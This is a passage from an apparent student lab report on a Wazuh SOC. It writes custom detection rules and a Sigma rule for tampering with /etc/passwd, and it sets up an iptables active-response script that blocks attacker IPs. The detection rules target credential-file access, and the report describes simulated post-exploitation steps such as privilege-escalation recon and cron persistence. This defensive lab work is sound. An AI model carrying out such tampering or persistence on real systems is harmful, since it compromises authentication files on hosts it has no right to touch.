    <description>Critical: Sensitive authentication file accessed or modified</description>
    <mitre>
      <id>T1003</id>
    </mitre>
  </rule>
  <rule id="100010" level="14">
    <if_matched_sid>5715</if_matched_sid>
    <if_sid>100004</if_sid>
    <same_user />
    <description>Critical: Sensitive file tampering correlated with remote SSH login</description>
  </rule>
</group>
```

Figure 3.37: Adding Rule 100010 to `local_rules.xml`

Breaking down what each line means:

- `<rule id="100010" level="14">`: creates a brand-new rule with a unique ID, at the same critical severity (14) as Rule 100004.
- `<if_matched_sid>5715</if_matched_sid>`: this rule only considers firing if Rule 5715 (SSH login) has *recently* matched.
- `<if_sid>100004</if_sid>`: and specifically when Rule 100004 (file tampering) fires afterward.
- `<same_user />`: makes sure both events are tied to the *same* user, so we're not accidentally correlating two unrelated events.
- `<description>`: a human-readable label shown in the dashboard for this new correlated alert.

Why we place the new rule right after Rule 100004 : Since Rule 100010 depends on Rule 100004 (`if-sid,100004; if-sid,` means "only fire if 100004 already fired"), it makes sense to write it directly this way, it's clear the two rules are connected.

3.3.6 Save and Restart Wazuh Manager

```
mariem@wazuh-server:~$ sudo systemctl restart wazuh-manager
mariem@wazuh-server:~$ _
```

Figure 3.38: Wazuh Manager Restarted

Then verify there are no errors in your rules:

```
mariem@wazuh-server:~$ sudo /var/ossec/bin/wazuh-analysisd -t 2>&1 | tail -20
```

Figure 3.39: Testing Wazuh Analysisd and Viewing Output

This command tests your rules without actually running them , like a spell checker for your XML. If we see OK at the end, the rules are valid and loaded correctly.

3.3.7 Trigger and Verify Your Custom Rules

Now in Lubunto :

```
mariem@LubuntoVM:~$ sudo touch /etc/passwd
```

Figure 3.40: Attack Rerun

Then in to the Wazuh dashboard , we search:



Figure 3.41: Custom Rule 100004 Triggered :Critical Alert Raised in Wazuh Dashboard

agent.id	001
agent.ip	192.168.2.128
agent.name	LubuntuVM
data.audit.auid	1000
data.audit.command	touch
data.audit.exe	/usr/bin/touch
data.audit.key	passwd_changes

Figure 3.42: Forensic Fields Extracted from Rule 100004 Alert

Expanding the **Rule 100004** alert reveals the exact forensic details behind the triggered event. The touch command was executed by user auid: 1000 (mariem) on LubuntuVM (192.168.2.128), intercepted by the passwd-changes audit key , exactly matching the condition we defined in our custom rule.

This confirms that Wazuh correctly identified the attacker, the machine, and the exact command used, automatically attributing the sensitive file access event with no manual investigation needed.

3.4 Sprint 3 Validation

The checkpoint was successfully validated by custom Rule 100004 firing automatically at Critical severity (level 14) the moment /etc/passwd was accessed on LubuntuVM , with no manual intervention required. This confirms that the Wazuh SIEM instantly raises a high-severity alert the moment a sensitive file linked to privilege escalation is touched on the target machine.

3.5 Sigma Formatting

3.5.1 Purpose of the Sigma Bonus



Figure 3.43: Sigma Logo

What is Sigma?

Sigma is a universal language used to write security detection rules. It allows the same rule to be used with different security monitoring tools, such as Wazuh, Splunk, Microsoft Sentinel, and Elastic, without creating a new rule for each tool.

Why does it matter?

Right now our Rule 100004 only works in the **Wazuh setup**. If tomorrow the company switches to Splunk or Elastic, we'd have to rewrite all your rules from scratch. A Sigma rule solves this: **write once, deploy anywhere**.

Does it add value?

Yes. It shows that we understand security detection beyond a single tool. It also shows that we can write detection rules that work with different security monitoring tools, making your skills more useful.

Finally, Sigma rules can be shared with the cybersecurity community through public repositories such as **SigmaHQ**, allowing others to use and improve them.




Figure 3.44: SigmaHQ GitHub Repository

The official SigmaHQ GitHub repository contains a large collection of Sigma detection rules contributed by the cybersecurity community. Security analysts can use these rules, modify them, or submit new ones to help detect threats across different SIEM platforms.

3.5.2 Understand the Structure of a Sigma Rule

- **title:** The name of the Sigma rule. It should clearly describe what suspicious activity the rule detects.
- **id:** A unique identifier for the rule, usually a UUID. It allows the rule to be uniquely identified and prevents confusion with other rules.
- **status:** Indicates the development stage of the rule. Common values are:
 - **experimental** : for a rule that is still being tested.
 - **stable** : for a rule that has been validated and is ready for production use.
- **description:** A short explanation of the purpose of the rule. It describes the suspicious behavior or attack technique that the rule is designed to detect.
- **author:** The name of the person or organization that created the Sigma rule. This helps identify who wrote and maintains the rule.
- **date:** The date when the rule was created or last updated. It helps track the rule's version and maintenance history.
- **tags:** Keywords that classify the rule. They often reference MITRE ATT&CK techniques or tactics, making it easier to organize and search for rules.
- **logsource:** Specifies the type and source of logs that the rule analyzes, such as Windows Event Logs, Linux logs, Sysmon logs, or web server logs (where the logs come from).
- **detection:** The core part of the Sigma rule. It defines the conditions that must be met for the rule to generate an alert based on the log data.
- **falsepositives:** These occur when a security rule flags something as suspicious, but it is actually just normal, harmless activity. Knowing about them helps analysts figure out when an alert is not a real threat, so they do not waste time chasing ghosts.
- **level:** Indicates the severity of the detected activity. Common values are:
 - **low**
 - **medium**
 - **high**
 - **critical**

These values depend on the potential impact of the threat.

3.5.3 Map Your Wazuh Rule to Sigma Format

We should first verify :

On wazuh-server:

```
mariem@wazuh-server:~$ sudo systemctl status wazuh-manager
[sudo] password for mariem:
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2026-07-11 14:04:36 UTC; 57s ago
     Process: 695 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 122 (limit: 6966)
   Memory: 727.0M
      CPU: 27.334s
   CGroup: /system.slice/wazuh-manager.service
           └─1185 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
             └─1188 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
               └─1191 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                 └─1195 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh-apid.py
                   └─1237 /var/ossec/bin/wazuh-authd
                     └─1257 /var/ossec/bin/wazuh-db
                       └─1285 /var/ossec/bin/wazuh-execd
                         └─1309 /var/ossec/bin/wazuh-analysisd
                           └─1324 /var/ossec/bin/wazuh-syscheckd
                             └─1374 /var/ossec/bin/wazuh-remoted
                               └─1375 /var/ossec/bin/wazuh-remoted
                                 └─1411 /var/ossec/bin/wazuh-logcollector
                                   └─1432 /var/ossec/bin/wazuh-monitord
                                     └─1457 /var/ossec/bin/wazuh-modulesd
```

Figure 3.45: Wazuh-manager is running

On lubunto:

```
mariem@LubuntuVM:~$ sudo systemctl status wazuh-agent
[sudo] password for mariem:
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Sat 2026-07-11 15:08:36 CET; 1min 41s ago
     Process: 1273 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 32 (limit: 4586)
   Memory: 591.7M (peak: 628.2M)
      CPU: 21.291s
   CGroup: /system.slice/wazuh-agent.service
           └─1321 /var/ossec/bin/wazuh-execd
             └─1329 /var/ossec/bin/wazuh-agentd
               └─1343 /var/ossec/bin/wazuh-syscheckd
                 └─1354 /var/ossec/bin/wazuh-logcollector
                   └─1370 /var/ossec/bin/wazuh-modulesd
```

Figure 3.46: Wazuh agent is running

```
mariem@LubuntuVM:~$ sudo systemctl status auditd
● auditd.service - Security Auditing Service
   Loaded: loaded (/usr/lib/systemd/system/auditd.service; enabled; preset: enabled)
   Active: active (running) since Sat 2026-07-11 15:08:01 CET; 6min ago
     Docs: man:auditd(8)
           https://github.com/linux-audit/audit-documentation
    Main PID: 435 (auditd)
      Tasks: 2 (limit: 4586)
   Memory: 3.8M (peak: 4.0M)
      CPU: 526ms
   CGroup: /system.slice/auditd.service
           └─435 /sbin/auditd
```

Figure 3.47: Auditd is running

```

mariem@LubuntuVM:~$ sudo ausearch -k passwd_changes
-----
time-->Mon Jul  6 06:07:00 2026
type=PROCTITLE msg=audit(1783314420.684:27607): proctitle=746F756368002F6574632F706173737764
type=PATH msg=audit(1783314420.684:27607): item=0 name="/etc/passwd" inode=1967473 dev=08:01 mode=0100644 ouid=0 o
gid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1783314420.684:27607): cwd="/home/mariem"
type=SYSCALL msg=audit(1783314420.684:27607): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=7ffdc55
6684 a2=941 a3=1b6 items=1 ppid=29511 pid=29512 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
tty=pts1 ses=4 comm="touch" exe="/usr/bin/touch" subj=unconfined key="passwd_changes"
-----

```

Figure 3.48: Retrieving the Exact Attack Event Before Sigma Translation

- Verifying the Raw auditd Event Linked to Rule 100004

Before translating our Wazuh rule into Sigma format, we retrieve the exact raw auditd event that originally triggered Rule 100004. This step is critical because a Sigma rule must be built **on real, verified field values** . By running **ausearch -k passwd-changes** , we confirm the exact fields that auditd captured during our attack simulation, which we'll use as the detection logic in our Sigma rule.

The output confirms the following key fields from our attack:

- name="/etc/passwd" : the sensitive file that was accessed
- exe="/usr/bin/touch" : the exact executable used
- key="passwd-changes" : our auditd rule tag that caught it
- auid=1000 : the real user ID of the attacker (mariem)
- To generate the value of the id :

```

mariem@wazuh-server:~$ uuidgen
6982a06f-d8ef-4fd8-8fa8-62ad28f8a5e6
mariem@wazuh-server:~$

```

Figure 3.49: Id 's Rule Generated

These values are now our ground truth for writing an accurate Sigma rule.

3.5.4 Save the Sigma Rule as a File

On your Wazuh Server, we create a dedicated folder for your Sigma rules:

```

mariem@wazuh-server:~$ mkdir -p /home/mariem/sigma_rules

```

Figure 3.50: Making a Sigma Rules Directory


```

GNU nano 6.2 /home/mariem/sigma_rules/sensitive_file_tampering.yml *
title: Sensitive Authentication File Accessed or Modified
id: 6982a06f-d8ef-4fd8-8fa8-62ad28f8a5e6_
status: experimental
description: >
  Detects any access or modification to sensitive Linux authentication
  files such as /etc/passwd, /etc/shadow, or /etc/sudoers.
  this behavior is commonly associated with privilege escalation and credential access attacks.
author: Mariem
date: 2026/07/06
references:
  - https://attack.mitre.org/techniques/T1003/
tags:
  - attack.credential_access
  - attack.T1003
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: 'SYSCALL'
    key: 'passwd_changes'
    exe: '/usr/bin/touch'
  condition: selection
falsepositives:
  -System administrators performing legitimate maintenance
  -Package managers updating system files during upgrades
level: critical

```

Figure 3.51: Sigma Rule File: sensitive-file-tampering.yml

- **title:** The human-readable name of the rule, which is "Sensitive Authentication File Accessed or Modified."
- **id:** A unique identifier (UUID format) that every Sigma rule requires, which in this case is 6982a06f-d8ef-4fd8-8fa8-62ad28f8a5e6.
- **status:** This is set to **experimental**, which means the rule is new and not yet fully tested in production.
- **author:** The person who wrote this rule, which is Mariem.
- **date:** The date when the attack was simulated and the rule was created, which is 2026/07/06.
- **tags:** These map directly to MITRE T1003 (Credential Access), which is the same technique used in the Wazuh rule.
- **logsource:** This tells any SIEM that the rule reads Linux auditd logs.
- **detection/selection:** This defines the exact fields from the real auditd event, including the **SYSCALL** type, the **passwd_changes** key, and the **/usr/bin/touch** executable.
- **condition:** This is set to **selection**, meaning the alert is triggered when all selection fields match.
- **falsepositives:** These are honest cases where legitimate activity could trigger the rule, such as system administrators performing maintenance or package managers updating system files.
- **level:** This is set to **critical**, which maps to the Wazuh level 14 severity.

Verify it was saved correctly:

```

mariem@wazuh-server:~$ cat /home/mariem/sigma_rules/sensitive_file_tampering.yml
title: Sensitive Authentication File Accessed or Modified
id: 6982a06f-d8ef-4fd8-8fa8-62ad28f8a5e6
status: experimental
description: >
  Detects any access or modification to sensitive Linux authentication
  files such as /etc/passwd, /etc/shadow, or /etc/sudoers.
  this behavior is commonly associated with privilege escalation and credential access attacks.
author: Mariem
date: 2026/07/06
references:
  - https://attack.mitre.org/techniques/T1003/
tags:
  - attack.credential_access
  - attack.T1003
logsource:
  product: linux
  service: auditd
detection:
  selection:
    type: 'SYSCALL'
    key: 'passwd_changes'
    exe: '/usr/bin/touch'
    condition: selection
falsepositives:
  -System administrators performing legitimate maintenance
  -Package managers updating system files during upgrades
level: critical

```

Figure 3.52: File saved successfully

3.5.5 Validate the Sigma Rule Format

Before considering your Sigma rule complete, you need to **verify it is correctly formatted**.

The Sigma validation tool checks:

- **YAML syntax** : no missing colons, wrong indentation, or broken structure
- **Required fields** : confirms title, detection, logsource and other mandatory fields are present
- **Detection logic** : verifies the condition correctly references the selection fields
- **Rule integrity** : makes sure the rule could actually be converted into a real SIEM query

Without validation, your rule might look correct but fail silently when a SIEM tries to convert it into an actual query. Validation catches these hidden errors before they become a problem.

We install first the Sigma validation tool:

```

mariem@wazuh-server:~$ pip3 install sigma-cli _

```

Figure 3.53: installing the sigma validation tool

```

Downloading Jinja2-3.1.6-py3-none-any.whl (134 kB)
134.9/134.9 KB 3.7 MB/s eta 0:00:00
Collecting jq<2.0,>=1.6
  Downloading jq-1.12.0-cp310-cp310-manylinux_2_28_x86_64.manylinux_2_28_x86_64.whl (759 kB)
759.9/759.9 KB 1.9 MB/s eta 0:00:00
Collecting diskcache-stubs=5.6.3
  Downloading diskcache-stubs-5.6.3.20240810-py3-none-any.whl (18 kB)
Collecting requests<3.0.0,>=2.32.5
  Downloading requests-2.34.2-py3-none-any.whl (73 kB)
73.1/73.1 KB 4.5 MB/s eta 0:00:00
Requirement already satisfied: MarkupSafe<2.0 in /usr/lib/python3/dist-packages (from Jinja2<4.0.0,>=3.1.6->pysigma<2.0.0,>=1.3.0->sigma-cli) (2.0.1)
Requirement already satisfied: idna<4,>=2.5 in /usr/lib/python3/dist-packages (from requests<3.0.0,>=2.32.5->pysigma<2.0.0,>=1.3.0->sigma-cli) (3.3)
Collecting charset-normalizer<4,>=2
  Downloading charset-normalizer-3.4.9-cp310-cp310-manylinux2014_x86_64.manylinux_2_17_x86_64.manylinux_2_28_x86_64.whl (223 kB)
223.8/223.8 KB 3.7 MB/s eta 0:00:00
Requirement already satisfied: urllib3<3,>=1.26 in /usr/lib/python3/dist-packages (from requests<3.0.0,>=2.32.5->pysigma<2.0.0,>=1.3.0->sigma-cli) (1.26.5)
Collecting certifi<=2023.5.7
  Downloading certifi-2026.6.17-py3-none-any.whl (133 kB)
133.3/133.3 KB 3.0 MB/s eta 0:00:00
Installing collected packages: wcwidth, typing-extensions, types-pyyaml, pyyaml, pyparsing, packaging, jq, Jinja2, diskcache, colorama, click, charset-normalizer, certifi, requests, prettytable, diskcache-stubs, pysigma, sigma-cli
WARNING: The script normalizer is installed in '/home/mariem/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The script sigma is installed in '/home/mariem/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed certifi-2026.6.17 charset-normalizer-3.4.9 click-8.4.2 colorama-0.4.6 diskcache-5.6.3 diskcache-stubs-5.6.3.20240810 Jinja2-3.1.6 jq-1.12.0 packaging-26.2 prettytable-3.18.0 pyparsing-3.3.2 pysigma-1.4.0 pyyaml-6.0.3 requests-2.34.2 sigma-cli-3.1.0 types-pyyaml-6.0.12.20260518 typing-extensions-4.16.0 wcwidth-0.8.2

```

Figure 3.54: Sigma CLI Installed Successfully (With PATH Warning)

• Why the Warning Appeared ?

When Python installs a command-line tool like sigma-cli, it places the executable in `/home/mariem/.local/bin`. This is a **user-specific folder** that Linux doesn't automatically check when you type a command. So when you type sigma, Linux looks in its default locations and says "I don't know what sigma is", even though it's installed.

• Solution :

```

mariem@wazuh-server:~$ export PATH=$PATH:/home/mariem/.local/bin

```

Figure 3.55: Path Solution

This command temporarily tells Linux "also look in this folder when searching for commands".

After fixing the problem we validate our rule:

```

mariem@wazuh-server:~$ sigma check /home/mariem/sigma_rules/sensitive_file_tampering.yml
Parsing Sigma rules [#####] 100%
Checking Sigma rules [#####] 100%

=== Summary ===
Found 0 errors, 0 condition errors and 0 issues.
No rule errors found.
No condition errors found.
No validation issues found.
mariem@wazuh-server:~$

```

Figure 3.56: Validating the Sigma Rule Format Using sigma-cli

After fixing the MITRE tagging format, the Sigma rule was validated using the **sigma check** command. The output confirms:

- **0 errors** : the rule structure is completely correct.
- **0 condition errors**: the detection logic is valid.
- **0 issues**: all fields meet the Sigma standard.

This means our custom Wazuh Rule 100004 has been successfully translated into a **fully valid, globally standardized Sigma rule** that could be deployed in any SIEM platform : Splunk, Microsoft Sentinel, Elastic, or QRadar , without any modifications to the detection logic.

3.6 Conclusion

Sprint 3 delivered a complete **attack simulation, detection, and standardization cycle** on our open-source SOC infrastructure.

We started by simulating real post-exploitation attacks on UbuntuVM : running privilege escalation recon commands, installing unauthorized cron persistence, and tampering with sensitive authentication files. We then analyzed the resulting telemetry in the Wazuh SIEM dashboard, identifying the exact forensic fingerprints our attacks left behind.

Using those fingerprints, we wrote **three custom XML detection rules** in local-rules.xml, each targeting a specific attacker behavior at increasing severity levels. The checkpoint was successfully validated by Rule 100004 firing automatically at **Critical severity (level 14)** the moment /etc/passwd was accessed , with no manual intervention required.

As a bonus, we translated Rule 100004 into a **Sigma rule** , an open-source, vendor-neutral detection format. This translation proves that our custom detection logic is not limited to Wazuh alone, but can be shared with the global threat intelligence community and deployed in any SIEM platform worldwide. The Sigma rule was validated using sigma-cli, confirming **0 errors, 0 condition errors, and 0 issues**.

4 Sprint 4 : Automated Containment (Wazuh Active Response)

Purpose:

Until now, the SOC could detect attacks but not stop them . Wazuh raised an alert, and a person had to manually react. Sprint 4 changes this: as soon as an attack is detected, the system automatically blocks the attacker within seconds, with no human needed. This is the shift from a system that only watches and warns to one that watches and defends.

How it builds on Sprint 3:

No new detection is needed , we reuse Rule 100004 (and its correlated version, Rule 100010) from Sprint 3. What changes is what happens after the alert fires: instead of just notifying someone, it now automatically triggers a script that blocks the attacker's IP, either locally on the victim machine (using iptables/nftables) or on the network firewall.

For this to actually work, three pieces need to be correctly connected: the rule firing, the manager deciding to launch a response, and the script actually running on the target

machine. If any one of these links is broken, the alert can fire correctly while nothing actually happens , which is exactly what we had to investigate and fix.

Goal:

re-launch the attack from Kali Linux and confirm the SIEM detects it, triggers the rule, and automatically blocks the attack within seconds.

4.1 Enable Active Response

Tell the Wazuh manager two things:

(1) **what command/script to run**, and (2) **under what conditions to run it**. Without this, the manager has no concept of "isolate-host" existing at all.

4.1.1 Open The Manager's Config



```
mariem@wazuh-server:~$ sudo nano /var/ossec/etc/ossec.conf
[sudo] password for mariem: _
```

Figure 4.1: Editing ossec.conf

4.2 Define The Command

this tells Wazuh the name we'll refer to it by, and which script file it maps to:



```
<command>
  <name>isolate-host-100010</name>
  <executable>isolate-host.sh</executable>
  <timeout_allowed>yes</timeout_allowed>
</command>
```

Figure 4.2: Active Response Configuration Linking Rule 100010

This block tells Wazuh's manager to automatically run the isolate-host-100010 command whenever Rule 100010 fires, specifically on agent 001 (LubuntuVM). The `command` field here must reference the name defined in the command block (isolate-host-100010), never the script filename (isolate-host.sh) directly. Using the filename instead of the name causes a configuration error, and the manager will refuse to start.

4.2.1 Define the active-response block

```
<active-response>
  <disabled>no</disabled>
  <command>isolate-host-100010</command>
  <location>defined-agent</location>
  <agent_id>001</agent_id>
  <rules_id>100010</rules_id>
</active-response>
```

Figure 4.3: Command Definition for the Isolation Script

This block defines the actual command Wazuh will run , giving it a name (isolate-host100010) and pointing it to the real script file (isolate-host.sh) that performs the containment action.

4.2.2 Validate The Config

```
mariem@wazuh-server:~$ sudo /var/ossec/bin/wazuh-analysisd -t
mariem@wazuh-server:~$ _
```

Figure 4.4: Validation of Wazuh Configuration

This command tests the Wazuh Analysis Engine configuration. It checks the syntax and validity of configuration files, rules, and decoders without starting the service. If no errors are displayed, the configuration is valid.

4.2.3 Restart The Wazuh Manager

```
mariem@wazuh-server:~$ sudo systemctl restart wazuh-manager
mariem@wazuh-server:~$ sleep 5
mariem@wazuh-server:~$ sudo grep -i "Unable to connect\|Invalid command" /var/ossec/logs/ossec.log |
tail -n 5
2026/07/19 17:36:25 wazuh-analysisd[14786] active-response.c:227 at ReadActiveResponses(): ERROR: (1
303): Invalid command 'firewall-drop' in the active response.
2026/07/19 17:42:25 wazuh-analysisd[14986] analysisd.c:885 at OS_ReadMSG(): ERROR: (1301): Unable to
connect to active response queue.
2026/07/19 17:50:47 wazuh-analysisd: ERROR: (1301): Unable to connect to active response queue.
2026/07/19 19:25:21 wazuh-analysisd: ERROR: (1303): Invalid command 'isolate-host.sh' in the active
response.
2026/07/19 19:32:25 wazuh-analysisd: ERROR: (1301): Unable to connect to active response queue.
mariem@wazuh-server:~$ _
```

Figure 4.5: Clean restart confirmed, no new errors from tonight's restart

this command scans the entire manager log for two specific known error types we were troubleshooting (connection failures and invalid command errors), and shows only the 5

most recent occurrences , so we can quickly check whether these errors are still happening now, or only appeared in the past.


A terminal window with a black background and green text. The prompt is 'mariem@wazuh-server:~\$'. The user has entered 'date' and the output is 'Sun Jul 19 09:05:56 PM UTC 2026'. The prompt is now 'mariem@wazuh-server:~\$'.

Figure 4.6: Server Date & Time

What the output tells us: all the timestamps shown are old (from earlier tonight, before you fixed the naming mistake), and nothing new appears after your latest restart, that means the errors have stopped happening , the configuration is now loading cleanly, and those past errors don't need further action.

4.2.4 Task 1 Validation

Confirmed at 21:05:56 UTC that the latest manager restart produced no new "Unable to connect" or "Invalid command" errors in ossec.log. The last such error was over an hour earlier, already traced back to a fixed `jcommand` naming mistake and a harmless one-time startup timing issue. This confirms the configuration is now loading cleanly.

4.3 Host Containment Automation (the actual script)

In Sprint 3, we taught Wazuh to recognize an attack (file tampering after an SSH login). In Task 1, we told Wazuh: "if you see that, tell LubuntuVM to run isolate-host." But nobody on LubuntuVM has actually written what isolate-host means yet , the instruction exists, but there's no script to carry it out. Task 2 fixes this: we write the actual script on LubuntuVM that runs when told to.

What the script does When triggered, Wazuh sends the script the attack details, including the attacker's IP address. The script then reads that IP from the message, tells iptables (Linux's built-in firewall tool used to control which network traffic is allowed in, out, or blocked on a machine.) to block all traffic from it, and writes a log entry as proof it ran. That's it , this is the piece that turns "Wazuh noticed an attack" into "**Wazuh stopped an attack.**"

4.3.1 Create the script file in Lubuntu

A terminal window with a black background and green text. The prompt is 'mariem@LubuntuVM:~\$'. The user has entered 'sudo nano /var/ossec/active-response/bin/isolate-host.sh'.

Figure 4.7: Opening the Script File


```

marlem@LubuntuVM: ~
GNU nano 7.2 /var/ossec/active-response/bin/isolate-host.sh *
#!/bin/bash
read -r INPUT_JSON
SRCIP=$(echo "$INPUT_JSON" | grep -oP '"srcip":\s*\K"[^"]+')

if [ -n "$SRCIP" ]; then
    iptables -I INPUT -s "$SRCIP" -j DROP
    echo "$(date) isolate-host.sh: blocked $SRCIP" >> /var/ossec/logs/active-responses.log
else
    echo "$(date) isolate-host.sh: no srcip found in alert" >> /var/ossec/logs/active-responses.log
fi
exit 0

```

Figure 4.8: The Script Content

This is the actual script. It reads the attack details Wazuh sends it, pulls out the attacker's IP address (srcip), and if found, uses iptables to block that IP and logs the action. If no IP is found, it logs that instead , so there's always a record of what happened. **Script Breakdown:**

- `read -r INPUT_JSON`

This waits for and reads the data Wazuh sends when it triggers the script , a block of text containing details about the attack (including the attacker's IP).

- `SRCIP=$(echo "$INPUT_JSON" | grep -oP '".*$srcip"\s*\K"[^"]+')`

This line searches through that data specifically for the `srcip` field (the attacker's IP address) and extracts just the IP value itself, saving it into a variable called `SRCIP`. Think of it as "digging through the message to pull out just the IP number."

- `if [ -n "$SRCIP" ]; then`

This checks: "did we actually find an IP address?" (`-n` means "not empty"). If yes, it proceeds to block it; if no, it skips to the `else` part instead.

- `iptables -I INPUT -s "$SRCIP" -j DROP`

This is the actual blocking command: it tells `iptables` (the firewall) to insert (`-I`) a new rule into the `INPUT` chain (incoming traffic), matching the source (`-s`) IP we found, and drop (`-j DROP`) any traffic from it : meaning that IP can no longer reach this machine.

- `echo "$(date) isolate-host.sh: blocked $SRCIP" > /var/ossec/logs/active-responses.log`

This writes a line into the log file, recording the current date/time and which IP was blocked , this is our proof that the script actually ran and did its job.

- `echo "$(date) isolate-host.sh: no srcip found in alert" > /var/ossec/logs/active-responses.log`

If no IP was found in Step 1, this instead logs a message saying so , so we always have a record, even when nothing could be blocked.

- `exit 0`

This tells the system the script finished successfully (a normal, expected ending).

4.3.2 Set The Correct OwnerShip & Permission

```
marien@LubuntuVM:~$ sudo chown root:wazuh /var/ossec/active-response/bin/isolate-host.sh
marien@LubuntuVM:~$ sudo chmod 750 /var/ossec/active-response/bin/isolate-host.sh
marien@LubuntuVM:~$
```

Figure 4.9: Setting Correct Permissions

4.3.3 Verifying Script Deployment & Execution

This is the final step : confirming the script isn't just present, but actually recognized and functional.

- **Evidence 1 : The log check command**

```
marien@LubuntuVM:~$ sudo grep -l "isolate-host" /var/ossec/logs/ossec.log | tail -n 10
2026/07/19 18:16:53 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:16:57 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:17:02 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:17:06 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:17:09 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:17:12 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:17:15 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:23:35 wazuh-execd: ERROR: (1311): Invalid command name 'isolate-host-100010' provided.
2026/07/19 18:23:50 wazuh-execd: INFO: Active response command not present: 'active-response/bin/isolate-host.sh'.
Not using it on this system.
2026/07/19 20:26:43 wazuh-execd: INFO: Active response command not present: 'active-response/bin/isolate-host.sh'.
Not using it on this system.
marien@LubuntuVM:~$ date
19 2026 ٠٧ ١٩ 10:19:23 م
marien@LubuntuVM:~$ sudo ls -la /var/ossec/active-response/bin/isolate-host.sh
-rwxr-x--- 1 root wazuh 361 22:14 19 ٠٧ ٢٠٢٦ /var/ossec/active-response/bin/isolate-host.sh
marien@LubuntuVM:~$
```

Figure 4.10: File deployment confirmed

A log check (**grep -i "isolate-host" ossec.log**) only showed old error entries from before the script existed. Checking with **date** and **ls -la** confirmed the script was created at 22:14 with correct ownership (**root:wazuh**) and (**permissions 750**) : meaning those old log errors were just leftover, not new failures.

- **Evidence 2 : The manual trigger command**

```
marien@wazuh-server:~$ sudo /var/ossec/bin/agent_control -b 192.168.2.128 -f isolate-host-100010 -u
001
[sudo] password for mariem:
Wazuh agent_control: Running active response 'isolate-host-100010' on: 001
marien@wazuh-server:~$
```


Figure 4.11: Manual trigger dispatched successfully

A manual command was used to directly trigger the active-response script from the manager, without needing a real alert to fire it first. This lets us test whether the script actually runs correctly on the agent, independent of the detection/rulematching process.

- **/var/ossec/bin/agent_control** : a built-in Wazuh tool that lets you manually control agents from the manager, without waiting for a real alert.
- **-b 192.168.2.128** : **-b** targets this specific agent's IP address (LubuntuVM).
- **-f isolate-host-100010** : **-f** means "fire this specific active-response command," telling Wazuh exactly which registered response to run by name.

- `-u 001` : `-u` specifies the agent's ID number (Wazuh assigns every agent a unique ID; LubuntuVM's is 001).

- **Evidence 3 : The proof-of-execution check**



```

marlem@LubuntuVM:~$ sudo tail -n 5 /var/ossec/logs/active-responses.log
19 2026 جويلية CET 06:23:32 م active-response/bin/restart.sh agent
19 2026 جويلية CET 06:34:19 م active-response/bin/restart.sh agent
19 2026 جويلية CET 07:09:14 م active-response/bin/restart.sh agent
